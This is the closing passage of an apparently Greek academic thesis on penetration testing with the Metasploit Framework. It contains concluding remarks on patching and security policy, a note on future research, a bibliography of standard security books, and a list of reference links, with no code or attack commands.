Η καλύτερη λύση για έναν διαχειριστή, είτε δικτύων, είτε ιστοσελίδων, είτε γενικά συστημάτων, είναι να έχει πάντοτε τα πάντα ενημερωμένα και πάντα να ψάχνει εάν έχει βρεθεί κάποιο κενό ασφαλείας ή λάθος στην ενημέρωσει πριν την κάνει. Όσο νεότερη η έκδοση των συστημάτων του, τόσο λιγότερες πιθανότητες υπάρχουν για να εισβάλλει κάποιος.Το ίδιο ισχύει και για τις πολιτικές ασφαλείας που ακολουθεί. Θα πρέπει πάντα να προσέχει ότι όλα είναι σωστά οργανωμένα, διότι ακόμα και το μικρότερο κενό σε ένα σύστημα, είναι αρκετά μεγάλο για έναν αποφασισμένο εισβολέα.

9.3. Μελλοντική Έρευνα

Η έρευνα στο χώρο της ασφάλειας των υπολογιστών έχει ευρύ φάσμα. Ουσιαστικά, ο ερευνητής στο τομέα μπορεί να ασχοληθεί με οποιοδήποτε κομμάτι αποτελεί ένα υπολογιστή, από το hardware μέχρι την υλοποίηση των πρωτοκόλλων για τη δικτυακή πικοινωνία. Τα Υπολογιστικά Συστήματα όμως είναι ο κοινός παρανομαστής σε όλα αφού είναι ο μόνος τρόπος που ο χρήστης επικοινωνεί με το υλικό του υπολογιστή και είναι αυτά που τελικά πρέπει να παρέχουν μια στέρεα βάση για να χτιστούν όλες οι άλλες εφαρμογές. Αν αυτά χειρίζονται με λανθασμένο τρόπο τα δεδομένα και παρέχουν ευκαιρίες σε κακόβουλους χρήστες να παρανομούν με θύματα τους απλούς χρήστες ο τρόπος που γράφονται τα υπόλοιπα προγράμματα δεν έχει καμία επίπτωση. Ισχύει δηλαδή, ότι η ασφάλεια είναι μια αλυσίδα τόσο ισχυρή όσο και ο πιο αδύναμος κρίκος της και δεν μπορεί να επιτραπεί ο κρίκος αυτός να είναι το κύριο συστατικό ενός υπολογιστή.

Το Metasploit Framework είναι ένα πολυ-λειτουργικό πλαίσιο και πλούσιο σε δυνατότητες και επιλογές που ανανεώνεται συνέχεια αλλά και αυξάνεται, καθώς συνέχεια δημιουργούνται νέες τεχνολογίες, προγράμματα και λογισμικά, τα οποία δοκιμάζονται από τη μεγάλη κοινότητα του, η οποία αμέσως μετά προσθέτει τους νέους τρόπους επιθέσεων και δοκιμών πίσω στο πλαίσιο. Με αυτόν τον τρόπο, το πλαίσιο δεν παλιώνει ποτέ, αλλά αντιθέτως παραμένει πάντοτε ενημερωμένο και γεμάτο εργαλεία για κάθε χρήση.

Βιβλιογραφία

David Kennedy, Jim O'Gorman, Devon Kearns, Mati Aharoni, HD Moore (2011). Metasploit The Penetration Tester's Guide

Patrick Engebretson (2011). The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy (Syngress Basics Series)

Prichett Willie, David De Smet (2012) BackTrack 5 Cookbook

Stuart McClure Joel Scambray George Kurtz (2009). Hacking Exposed 6: Network Security Secrets & Solutions

Ed Skoudis, Tom Liston (2005). Counter Hack Reloaded, Second Edition: A Step-by-Step Guide to Computer Attacks and Effective Defenses

Bryan Burns, Jennifer Stisa Granick, Steve Manzuik, Paul Guersch, Dave Killion, Nicolas Beauchesne, Eric Moret, Julien Sobrier, Michael Lynn, Eric Markham, Chris Iezzoni, and Philippe Biondi (2007). Security Power Tools

Chris McNab (2008). Network Security Assessment, Second Edition

Ryan Spangler (2003). Analysis of Remote Active Operating System Fingerprinting Tools

Michael Gregg (2006). Certified Ethical Hacker

Jacob Babbin, Simon Biles, Angela D. Orebaugh (2005). Snort Cookbook

Jay Beale (2004). Snort 2.1 Intrusion Detection, Second Edition

Michael Davis, Sean Bodmer, Aaron LeMasters Hacking Exposed: Malware & Rootkits Secrets & Solutions McGraw-Hill Osborne Media 0071591184

Greg Hoglund, Gary McGraw Exploiting Software - How To Break Code Addison Wesley (2004) 0-201-78695-8

Jon Erickson Hacking The Art of Exploitation 2nd Edition No Starch Press (2008) 978-1593271442

Χρήσιμες ιστοσελίδες

http://thepiratebay.se/torrent/5573179/Metasploitable/

http://blog.securestate.com/ms08-067-still-alive-and-kicking/

http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-4250

http://en.wikipedia.org/wiki/IP_address_spoofing

http://en.wikipedia.org/wiki/Classless_Inter-Domain_Routing

http://simple.wikipedia.org/wiki/Application_programming_interface

http://en.wikipedia.org/wiki/Type-length-value

http://www.sysaid.com/Sysforums/posts/list/1814.page

http://www.computersnyou.com/379/2011/05/how-to-install-backtrack-5-in-vmware-step-by-step/

http://www.hackguide4u.com/2012/01/hack-windows-7-with-metasploit.html

http://kyrionhackingtutorials.com/2012/05/exploiting-the-vulnerabilities-using-metasploit-framework/

http://www.hackcommunity.com/Thread-How-to-hack-PC-Windows-7-Metasploit

http://www.backtrack-linux.org/forums/showthread.php?t=32931

http://cybershakti.my3gb.com/Introduction.htm

https://community.rapid7.com/docs/DOC-1875

http://www.fastandeasyhacking.com/manual#0

http://www.securitytube.net/video/5447

http://www.securitytube.net/video/5489

http://cyruslab.net/2012/03/07/metasploit-about-meterpreter/

http://mandeeplubana.blogspot.com/2011/02/meterpreter-is-advanced-dynamically.html

http://www.securitytube.net/video/801

http://www.grmn00bs.com/metasploitclass1.pdf

http://download.s3cur1ty.de/sonst/MSFu-extended-edt-1.0.pdf

http://searchnetworking.techtarget.com/definition/SYN-scanning

http://vimeo.com/20454316

http://nmap.org/book/idlescan.html

http://www.youtube.com/user/japtron - Metasploitable Series